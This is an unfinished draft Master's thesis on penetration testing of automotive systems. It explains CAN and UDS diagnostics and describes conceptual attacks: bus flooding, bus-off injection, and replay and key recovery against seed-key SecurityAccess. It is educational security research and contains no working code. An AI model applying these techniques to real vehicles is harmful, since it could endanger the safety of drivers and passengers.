

POLITECNICO DI TORINO

Master's Degree in Cybersecurity



Master's Degree Thesis

Penetration Test in Automotive Systems

Supervisor:

Prof. Alessandro Savino

Candidate:

Dennis D'Amico

Internship Tutor

TurinTech SE:

Eng. ??? ???

Academic year 2025/2026

Abstract

LOREM ipsum

LOOK content/abstract.tex

Acknowledgments

???

Table of Contents

1	Introduction to Automotive system and structure	1
1.1	Evolution of Automotive Architecture	1
1.1.1	Functional Domains and Network Requirements	1
1.1.2	Structural Limitations and Protocol Evolution	2
1.1.3	Convergence and Automotive Cybersecurity Implications . .	3
1.1.4	Rationale for CAN Protocol Analysis	3
1.2	CAN Communication Protocol	4
1.2.1	CAN Data Frame Structure	4
1.2.2	Security Properties and Architectural Vulnerabilities	5
2	Unified Diagnostic Services Protocol	7
2.1	Overview of ISO 14229 Standard	7
2.1.1	UDS on IP: DoIP and SOME/IP Transport Frameworks . . .	8
2.2	Client-Server Diagnostic Model	8
2.3	UDS Request/Response Formats	9
2.4	Diagnostic Session Control	10
2.5	Security Access Mechanisms	11
2.5.1	Legacy Protocols and Early Obfuscation	13
2.5.2	Standardized Symmetric Ciphers and One-Way Hashing . . .	14
2.5.3	Asymmetric Frameworks and Modern Public-Key Cryptography	15
3	Threat and Vulnerability Analysis	17
3.1	Automotive Threat Analysis	17
3.1.1	Vulnerabilities and Attacks on ECUs	17
3.1.2	Compromission and Core Vulnerabilities of the CAN Bus . .	18
3.1.3	IP attacks: DoIP and SOME/IP	19
3.1.4	GNSS and GPS Manipulation: Jamming and Spoofing Mechanics	20
3.1.5	Vehicle-to-Everything (V2X) Cooperative Attack Surface . .	21
3.2	Regulations and methodologies	26
3.2.1	UNECE R155 regulation	26
3.2.2	TARA methodology	26
3.2.3	STRIDE methodology	26
3.3	UDS Protocol Vulnerabilities	26
3.4	Attack Vectors on the Diagnostic Bus	26

4	Experimental Laboratory Setup	27
4.1	Hardware Testbed Architecture	27
4.2	Software Environment	27
4.3	Main Limitations	27
5	Implementation of Penetration Testing and Attacks	29
5.1	Sniffing on CAN interface	29
5.1.1	Analysis of Sniffed Frames	29
5.2	Fuzzing on CAN protocol	29
5.3	CAN Message injection	29
5.4	UDS Diagnostic Discovery	29
5.5	Seed Entropy	29
5.6	Replay Attack on Security Access	29
6	Mitigation Strategies and Conclusions	31
6.1	Secure Diagnostics via SecOC	31
6.2	Intrusion Detection and Prevention Systems	31
6.3	Final Remarks and Future Work	31
A	Python Scripts	32
A.1	UDS Diagnostic Discovery	32
A.2	UDS Seed Entropy	35
A.3	UDS Replay Attack	36
	Bibliography	43

List of Figures

1.1	Comparison of Automotive models	2
1.2	Structure of a CAN network	4
1.3	Structure of a Standard CAN 2.0A Data Frame	4
1.4	Error tracking in CAN network	6
2.1	Structure of UDS Request and Response Formats	9
2.2	Security Access Mechanism	12
3.1	Example of a Sybil Attack	23
3.2	UNECE R155 Framework	24
3.3	TARA steps	24
3.4	STRIDE security properties	25
4.1	Hardware scheme	27

List of Tables

2.1	Main UDS Service Identifiers.	10
3.1	Classification of V2X Cybersecurity Threats based on Affected Security and Privacy Requirements	22

Acronyms

!!! LOOK glossaries.tex.

ACK Acknowledgment.

ADAS Advanced Driver Assistance Systems.

AES Advanced Encryption Standard.

CAN Controller Area Network.

CAN-FD Controller Area Network-Flexible Datarate.

CIA Confidentiality Integrity Availability.

DBC Database CAN.

DoIP Diagnostic over IP.

DoS Denial of Service.

DTC Diagnostic Trouble Code.

ECC Elliptic Curve Cryptography.

ECU Electronic Control Unit.

E/E Electrical and Electronic.

FPGA Field Programmable Gate Array.

GNSS Global Navigation Satellite System.

HSM Hardware Security Module.

JTAG Joint Test Action Group.

MITM Man-In-The-Middle.

NRC Negative Response Code.

OEM Original Equipment Manufacturer.

REC Receive Error Counter.

RSA Rivest-Shamir-Adleman.

SHA Secure Hash Algorithm.

SID Service Identifier.

SOME/IP Scalable service-Oriented MiddlewarE over IP.

TCP Transmission Control Protocol.

TEC Transmit Error Counter.

UDS Unified Diagnostic Services.

UUDT Unacknowledged Unsegmented Data Transfer.

V2X Vehicle-To-Everything.

Chapter 1

Introduction to Automotive system and structure

1.1 Evolution of Automotive Architecture

For several decades the design of vehicles was mainly focused on providing a reliable mechanical infrastructure that would be both secure and economical. However with the advancement of embedded technology the paradigm shifted toward providing software-driven platforms that provide services to the user to enhance the comfort of the transportation.

To support this digital transition, the underlying Electrical and Electronic (E/E) architecture had to evolve through three main topological models[1], shown in image 1.1:

1. **Distributed architecture (The legacy model):** In early electronic systems, every new feature—such as anti-lock braking (ABS) or airbag deployment required a dedicated Electronic Control Unit (ECU). These units were in a closed network state and would not interact with external environments.
2. **Domain control architecture (The current standard):** In this division the architecture is organised into domains according to functionality. Typically, these domains include Powertrain, Chassis, Body, ADAS, and Infotainment.
3. **Zonal Architecture (The Next-Generation Paradigm):** The latest evolutionary step organises the vehicle's network based on physical location (e.g., front, rear, left, right) rather than logical function. Localised Zonal Control Unit collect data from nearby components and stream it to a central ECU, drastically reducing the amount of wiring necessary and allowing the use of strategic high speed wiring.

1.1.1 Functional Domains and Network Requirements

The current adopted model classifies ECUs based on the requirements for data throughput, timing determinism, and fault isolation [3]:




Figure 1.1: Comparison of Automotive models (Source:[2])

- **Safety-Critical Domains (Powertrain and Chassis):** Units that manage core functionalities such as the Engine Control Module (ECM) or the ABS need low latency, typically ranging from 1 to 10 milliseconds, and absolute time determinism. Because a delayed message could result in catastrophic failure, these zones require strict *fault isolation*. If an ECU fails, the communication protocol must alert the rest of the network.
- **High-Bandwidth Domains (ADAS and Telematics):** Advanced Driver Assistance Systems process continuous data streams from camera sensors and other real-time driver assistance systems. These systems require both high throughput and deterministic scheduling to perform safety-critical actions, such as automated braking, are executed without any delay.
- **Low-Criticality Domains (Body and Comfort):** This domain is responsible for non critical components such as climate control, seat adjustments and interior lighting. These networks operate on relaxed latency constraints and low bandwidth requirements, making them ideal for more economical protocols.

1.1.2 Structural Limitations and Protocol Evolution

The presence of these different functional domains quickly revealed severe structural limitations within early E/E architectures, incentivising the development of high-speed in-vehicle communication protocols:

- **Moving from Traditional CAN to CAN-FD:** The traditional CAN bus has been the basis of automotive networking for decades. However its maximum data rate of 1 Mbps and payload limit of 8 bytes per frame became a critical bottleneck. As the number of onboard ECUs increased, networks suffered from severe traffic saturation. This led to the introduction of CAN-FD [4],

which mitigates these limits by increasing data throughput up to 5 Mbps and expanding the payload up to 64 bytes per frame.

- **The Transition to Automotive Ethernet:** Despite the bandwidth improvements of CAN-FD, modern data-heavy applications demand transmission speeds far beyond the capabilities of standard fieldbuses. This demand has resulted in the adoption of Automotive Ethernet (standardized under IEEE 100BASE-T1 and 1000BASE-T1) [5], which enables high-bandwidth, bidirectional communication (from 100 Mbps to over 1 Gbps) over a single unshielded twisted pair of copper wires.

1.1.3 Convergence and Automotive Cybersecurity Implications

This transition from isolated, low-bandwidth buses to high-speed, interconnected topologies has dramatically changed the automotive cybersecurity landscape. Traditionally, low critical domains were physically separated from safety-critical networks. Nevertheless, producer requirements for over-the-air (OTA) firmware updates, remote cloud diagnostics, and sophisticated infotainment connectivity have forced these distinct domains to be linked via centralized gateways [1].

This architectural convergence leads to severe security vulnerabilities, which are now governed by the *ISO/SAE 21434 Automotive Cybersecurity Engineering standard* [6]. While traditional safety engineering ensures that a system is robust towards random hardware faults, cybersecurity engineering must ensure the containment of intentional, malicious exploits.

Because low-criticality domains like the Infotainment system possess external wireless interfaces (Bluetooth, Wi-Fi, Cellular V2X), they represent the primary point of entry for an attacker [7]. If the network lacks cryptographic boundary enforcement or strong gateway-level filtering, a malicious actor can inject unauthorized diagnostic payloads into a low-criticality bus. Attackers can then exploit internal routing mechanisms to perform a lateral movement and compromise safety-critical domains.

1.1.4 Rationale for CAN Protocol Analysis

Despite the rapid deployment of high-bandwidth solutions such as Automotive Ethernet, the CAN and CAN-FD protocols remain the de facto standards for real-time powertrain, chassis, and body control due to their low cost, robustness, and deterministic arbitration. Therefore, understanding the internal functionalities, intrinsic design limitations, and underlying vulnerabilities of the CAN protocol is essential for securing modern E/E architectures. The following section describes in detail its signalling mechanism, frame structure, and security weaknesses.

1.2 CAN Communication Protocol

The Controller Area Network is a multi-master, asynchronous serial bus protocol developed by Robert Bosch GmbH in the 1980s to replace complex point-to-point wiring in vehicles. It uses a differential two-wire bus consisting of CAN High (CAN_H) and CAN Low (CAN_L) lines as shown in figure 1.2. Communication is based on two logical states that describe the difference in voltage levels: *dominant* (logical 0) and *recessive* (logical 1). Because a dominant state actively forces the bus voltage difference, it always overwrites a recessive state, enabling robust collision resolution without data corruption.




Figure 1.2: Structure of a CAN network (Source:[8])

1.2.1 CAN Data Frame Structure

Specific frame types are used to transfer data across the CAN network, the most notable frame type being the standard Data Frame. A standard CAN Data Frame is divided into various functional fields, each serving a specific role such as synchronization, identification, data payload transmission and error checking.




Figure 1.3: Structure of a Standard CAN 2.0A Data Frame (Source:[8])

As illustrated in Figure 1.3, the standard Data Frame consists of the following sequential fields:

- **Start of Frame (SOF):** A single dominant bit (0) that synchronizes the clocks of all nodes on the bus after a period of idle network activity.
- **Arbitration Field:** Composed of an 11-bit Identifier (ID) and a single Remote Transmission Request (RTR) bit. The identifier defines the priority of the message. Smaller numerical ID values represent higher priority. The RTR bit indicates whether the frame is a data frame (dominant 0) or a remote request frame (recessive 1).
- **Control Field:** A 6-bit field with the Identifier Extension (IDE) bit, a reserved bit (r0), and the 4-bit Data Length Code (DLC). The DLC specifies the exact number of bytes in the payload, from 0 to 8 bytes.
- **Data Field:** The main payload of the message, containing from 0 to 8 bytes of application-specific parameters, such as sensor readings or status information.
- **Cyclic Redundancy Check (CRC) Field:** A 16-bit field containing a 15-bit checksum computed from the previous fields bits and 1 recessive CRC Delimiter bit. Nodes use this field to detect bit errors during transmission.
- **Acknowledgment (ACK) Field:** A 2-bit field containing of the ACK Slot and an ACK Delimiter. In the ACK Slot, the transmitting node sends a recessive bit. Any receiving node that validates the frame integrity overwrites this slot with a dominant bit to confirm successful reception.
- **End of Frame (EOF):** A sequence of 7 consecutive recessive bits indicating the definitive termination of the Data Frame.

1.2.2 Security Properties and Architectural Vulnerabilities

When the CAN protocol was standardized, automotive networks were physically isolated, closed systems. Therefore the protocol was designed for maximum dependability, real-time determinism, and hardware efficiency, completely excluding cryptographic security measures. A modern information security paradigm (CIA triad) analysis of CAN reveals some vital vulnerabilities as follows:

- **Lack of Authentication and Integrity (No Source Verification):** CAN frames do not contain any origin identifiers or cryptographic signatures. Messages are broadcast to the entire bus, and receiving nodes filter them based solely on the Message ID, which identifies the data type (e.g., engine speed) rather than the transmitter. As a result, any node connected to the bus can inject frames with identical IDs and impersonate a legitimate entity. The 15-bit CRC field only protects against random hardware bit-errors caused by electromagnetic interference but provides no protection against intentional malicious modifications.

- **Lack of Confidentiality (Open Broadcast Nature):** Because CAN uses a shared, broadcast medium, each node on the bus can read every transmitted frame. There is no native encryption layer in the data link and physical layers. An attacker with physical or logical access to the bus can perform passive eavesdropping, capturing all network traffic, and reverse engineering proprietary vehicle telemetry.
- **Vulnerability to Denial of Service (Arbitration Exploitation):** The deterministic priority mechanism, while beneficial for safety-critical real-time scheduling, introduces a major vulnerability. An attacker can continuously flood the bus with dominant bits or max priority frames (ID 0x000). The non-destructive bitwise arbitration always blocks legitimate lower-priority traffic, leading to a complete network Denial of Service (DoS).
- **Susceptibility to Cyber-Physical Attacks (Error Handling Exploitation):** The built-in fault-confinement mechanism of CAN can be exploited. A node detecting too many transmission errors will automatically switch from an *Error Active* state to an *Error Passive* state, and eventually into a *Bus-Off* state, physically disconnecting it from the network. Attackers can exploit this by injecting dominant bits at the exact transmission time of a target ECU, forcing it into a permanent Bus-Off state, detaching it from the network as seen in image 1.4.




Figure 1.4: Error tracking in CAN network (Source:[8])

Chapter 2

Unified Diagnostic Services Protocol

2.1 Overview of ISO 14229 Standard

The Unified Diagnostic Services (UDS) protocol, standardized under ISO 14229 [9], is the de facto worldwide standard for automotive diagnostics, ECU firmware reprogramming, and fault management. Vehicle manufacturers used proprietary diagnostic protocols in the past, causing severe fragmentation in the automotive industry. Almost all modern passenger cars and commercial vehicles now use a single diagnostic system called ISO 14229, which brings together these diagnostic practices.

Architecturally, UDS operates at Session (Layer 5) and Application (Layer 7) layers of the Open Systems Interconnection (OSI) reference model [10]. One of UDS's advantage is its transport-layer independence; the core protocol defines diagnostic services and message formats without specifying the underlying physical medium. Therefore, UDS can be natively deployed on different network topologies such as traditional CAN buses, CAN-FD, Automotive Ethernet (DoIP).

The ISO 14229 standard is divided into several parts to separate core application logic from network specific implementations:

- **ISO 14229-1 (Application Layer):** Defines the structure diagnostic requests and responses, the timing parameters and the abstract logic, independent of the underlying network hardware.
- **ISO 14229-2 (Session Layer Services):** Defines the rules for session management, core timing requirements, and parameter definitions that govern the execution of diagnostic sequences.
- **ISO 14229-3 (UDS on CAN):** Adapts the application layer definitions for CAN networks by translating UDS requirements into physical and data link behaviors of the CAN bus.

UDS handles application-level diagnostic commands, but a major engineering challenge is the transmission of large payloads, such as fault memory dumps or ECU

firmware images over standard CAN fieldbuses, which limits the data payload to 8 bytes per frame. To overcome this limitation, CAN-based UDS implementation uses the ISO 15765-2 transport protocol, commonly known as ISO-TP[11]. ISO-TP manages the fragmentation, packetization, flow control, and reassembly of diagnostic messages, allowing payloads up to 4095 bytes to be transferred across multiple consecutive CAN frames.

2.1.1 UDS on IP: DoIP and SOME/IP Transport Frameworks

????????? ??????????

2.2 Client-Server Diagnostic Model

The UDS protocol is based on a bidirectional client-server communication topology to perform diagnostic functions. In this framework the *client*, referred to as tester, is represented by an external diagnostic tool or an onboard central gateway and starts diagnostic sequences by sending request messages. On the other hand, the onboard ECUs are the *servers* which process the incoming client requests and send back the corresponding response messages containing status data, routine results, or fault information [10].

UDS defines two addressing modes at the network layer to manage the exchange of messages across shared vehicle networks. These modes determine the way servers interpret and process diagnostic traffic[8]:

- **Physical Addressing (Point-to-Point):** The client creates a dedicated point-to-point communication channel with a specific target ECU. This mode uses a special network identifier that is unique to that server. Services that require isolated, deterministic interaction are required to have physical addressing. Examples of physical addressing are reading Diagnostic Trouble Codes (DTC), flashing firmware images, initializing localised diagnostic routines.
- **Functional Addressing (Broadcast):** The client can transmit a diagnostic request to several ECUs simultaneously by using an identifier that is globally unique. This mode is mainly used in non-invasive, network-wide operations and supports one-to-many communication. Typical applications include discovery of active nodes on the bus, query of global system states or sending of a synchronized request to transition all network nodes into a specific diagnostic session.

These client-server interactions are carried out according to standard timing parameters defined under the ISO 14229-2 specification to ensure network stability and avoid communication deadlocks. The most important timing variables include the tester present timeout ($P3_{max}$), which specifies the maximum allowed idle period before a server automatically reverts to the default session, and the server response time ($P2_{max}$), which defines the maximum time a server has to start the

transmission of its response after receiving a client request. If a server requires additional processing time to perform a complex operation such as memory erasure or cryptographic verification, it must send a specific Negative Response Code (0x78, Request Correctly Received - Response Pending) to dynamically extend the $P2_{max}$ window and prevent a client-side timeout.

2.3 UDS Request/Response Formats

Each UDS diagnostic communication sequence is built on a deterministic byte-level structure that enables servers to correctly interpret client requests and deliver specific feedback. Diagnostic messages are based on a main *Service Identifier* (SID) that specifies the main operation to be performed on the target ECU. The interaction of the protocol is classified into three major types of message formats: diagnostic requests, positive responses, and negative responses [10].




Figure 2.1: Structure of UDS Request and Response Formats (Source: [12]).

The architecture of these message formats is shown in Figure 3.4 and defined as follows:

- **Diagnostic Request:** Sent by the client, the first byte contains the request SID (ranging from 0x00 to 0x3E). Depending on the service, there is a *Sub-function byte* that further defines the behaviour of the service (e.g. specific diagnostic sessions). Optional *Data Parameters* are addresses, identifiers or configuration values.

- **Positive Response:** The server sends a positive response frame when it validates and executes a request successfully. To indicate success, the server returns the original request SID with a change in its value, by setting the 6th bit to 1. This corresponds to adding 0x40 to the request SID (e.g. a request SID of 0x10 yields a positive response SID of 0x50). The remaining bytes repeat any relevant sub-function and contain the requested payload data.
- **Negative Response:** If a request fails validation, violates access control or cannot be executed due to timing constraints, the server returns a standardized Negative Response. The first byte of this frame is always a fixed echo byte of 0x7F. The second byte indicates the original request SID to identify the failing command and the third byte contains a specific Negative Response Code (NRC) to define the exact root cause of the rejection [9].

The main functionalities of UDS are divided into a number of defined services, each of which is assigned to a specific hexadecimal (SID) that are used in the diagnostic request. The most commonly used services in modern automotive networks are summarized in Table 2.1

Request SID	Service Name	Functional Description
0x10	<i>DiagnosticSessionControl</i>	Changes the active software execution state in the server.
0x11	<i>ECUReset</i>	Forces the target controller to execute a hard or soft reset.
0x22	<i>ReadDataByIdentifier</i>	Extracts data record values stored under specific Data Identifiers.
0x27	<i>SecurityAccess</i>	Unlocks restricted high-privilege services via a Seed-Key handshake.
0x2E	<i>WriteDataByIdentifier</i>	Overwrites configuration or calibration values assigned to a DID.
0x34	<i>RequestDownload</i>	Initiates a data transfer from the client to the server's memory.
0x35	<i>RequestUpload</i>	Initiates a data transfer from the server's memory to the client.
0x36	<i>TransferData</i>	Executes the actual block-by-block data upload or download.
0x3E	<i>TesterPresent</i>	Transmits periodic keep-alive messages to prevent session timeouts.

Table 2.1: Main UDS Service Identifiers

2.4 Diagnostic Session Control

The *Diagnostic Session Control* service (SID 0x10) controls an internal state machine that regulates the implementation of diagnostic functions within an ECU. High-privilege diagnostic operations like memory overwriting or localized actuator testing have severe safety and security consequences during normal vehicle operations so

UDS isolates these capabilities into separate software execution environments called diagnostic sessions [13].

There are three main diagnostic sessions described in the ISO 14229-1 standard, each identified by a specific sub-function byte within the SID 0x10 request:

- **Default Session (0x01):** This is the default execution state of the ECU when turned on. It only allows non-invasive, safe diagnostic operations, such as reading standard vehicle telemetry (Data Identifier) or retrieving simple DTCs. This session disables any service that could change the ECU's firmware configuration or impair active driving control functions.
- **Programming Session (0x02):** This is a heavily restricted session used for memory flashing operations, bootloader interactions, software updates and security access. Normally moving to this state causes the ECU to suspend normal application execution and switch to a dedicated bootloader mode where the client can modify non-volatile memory sectors.
- **Extended Diagnostic Session (0x03):** This state allows advanced engineering and adjustment functions. It provides access to low-level hardware routines, internal configuration changes, sensor calibrations, and high-privilege diagnostic routines which are not available in the baseline default state.

The security logic strictly controls the life-cycle and transitions of such sessions. An ECU can always move from the Default Session to another session when requested but these privileged states requires have to be continuously reinforced by the client.

If a session different from the default remains idle for a period of time longer than the timeout parameter $S3_{server}$ (normally set to 5000 milliseconds), according to the ISO 14229-2 timing specification the server will execute a fallback sequence automatically and switch to the Default Session. To suppress this automatic timeout and preserve the privileged software state during idle testing intervals, the client must periodically transmit a specialized keep-alive frame known as the *TesterPresent* service (SID 0x3E).

In Appendix A.3 the function `send_tester_present` (lines 17–32) shows how after the request for programming session a periodic message is needed to keep the session active in order to proceed in using the service 0x27 (Security Access)

2.5 Security Access Mechanisms

Security Access (SID 0x27) is a cryptographic handshake mechanism within the UDS protocol designed to prevent unauthorized access to safety-critical functionalities. While switching to a non-default session gives you access to advanced engineering diagnostics, the most sensitive operations such as downloading custom firmware require the client to successfully authenticate to the internal security subsystem of the target server.

The baseline authentication process, controlled by SID 0x27, employs a structured *Seed-Key* challenge-response protocol performed in two consecutive steps [14]:

1. **Seed Request:** The client sends a diagnostic request with SID 0x27 followed by an odd sub-function byte (e.g., 0x01 or 0x03) indicating the desired security level. The target ECU processes the request and returns a pseudo-random bitstream known as the *Seed*.
2. **Key Submission:** The client takes the seed value and inputs it into a manufacturer-specific mathematical algorithm ($\mathcal{F}_{key}$) which returns a unique cryptographic response. The client then sends this computed *Key* back to the server using a second request frame with an even sub-function byte incremented by one (i.e. the request sub-function value plus one, such as 0x02 or 0x04).




Figure 2.2: Security Access Mechanism (Source: [14]).

As illustrated in Figure 2.2, the server independently executes the same algorithm ($\mathcal{F}_{key}$) with its internally produced seed and compares its local output with the key submitted by the client. If both cryptographic tokens match, the server gives the client the requested security level privilege, returning a positive response frame. If validation fails, the server responds with a Negative Response and the specific NRC such as 0x35 (*Invalid Key*) or NRC 0x36 (*Exceeded Number Of Attempts*), which instantly triggers an anti brute-force lockout timer to prevent authorization requests for a time period.

The architectural design of the standard UDS Seed-Key mechanism, although widely deployed in the industry, exhibits fundamental weaknesses when analysed with modern security engineering paradigms. Early implementations lack mutual authentication, cryptographic nonces, or dynamic timestamps, thus the handshake is inherently vulnerable to *Replay Attacks* and *Cryptographic Key Recovery* in the event of an adversary compromising the underlying transport medium. The security resilience of this protocol is entirely dependent on the mathematical complexity and implementation choices of the proprietary algorithm ($\mathcal{F}_{key}$). In automotive engineering practice, vehicle manufacturers have adopted various cryptographic and pseudo-cryptographic implementations to perform this validation, which can be classified into three evolution tiers.

2.5.1 Legacy Protocols and Early Obfuscation (Low Security)

The first implementations of the Seed-Key mechanism were highly limited by the limited computational power and volatile memory of first generation automotive microcontrollers. These legacy approaches were optimized for software speed at the expense of cryptographic resilience.

- **Linear Feedback Shift Registers (LFSR)[15]:** These algorithms have been used in the past because of very tight execution constraints. They produce pseudo-random sequences by shifting bits through a register and feeding back a linear combination of its states (the carry bit) through XOR operations. This architecture yields a massive explosion of internal states. The maximal period is $2^n - 1$ states that imitate true randomness. It suffers from structural linearity, so an optimized z3 solver can in principle find the hidden parameters after analysing a few seed-key pair.
- **Feistel Cipher Networks:** Early attempts to integrate the principles of symmetric encryption into vehicles were through custom and simplified implementations of Feistel structures. They use multi-round encryption blocks to transform the seed through local sub-keys derived from a master ECU key. While providing better diffusion and confusion than linear operations, their restricted round depth and truncated key sizes make them highly vulnerable to modern hardware-assisted reverse engineering and brute-force attacks.
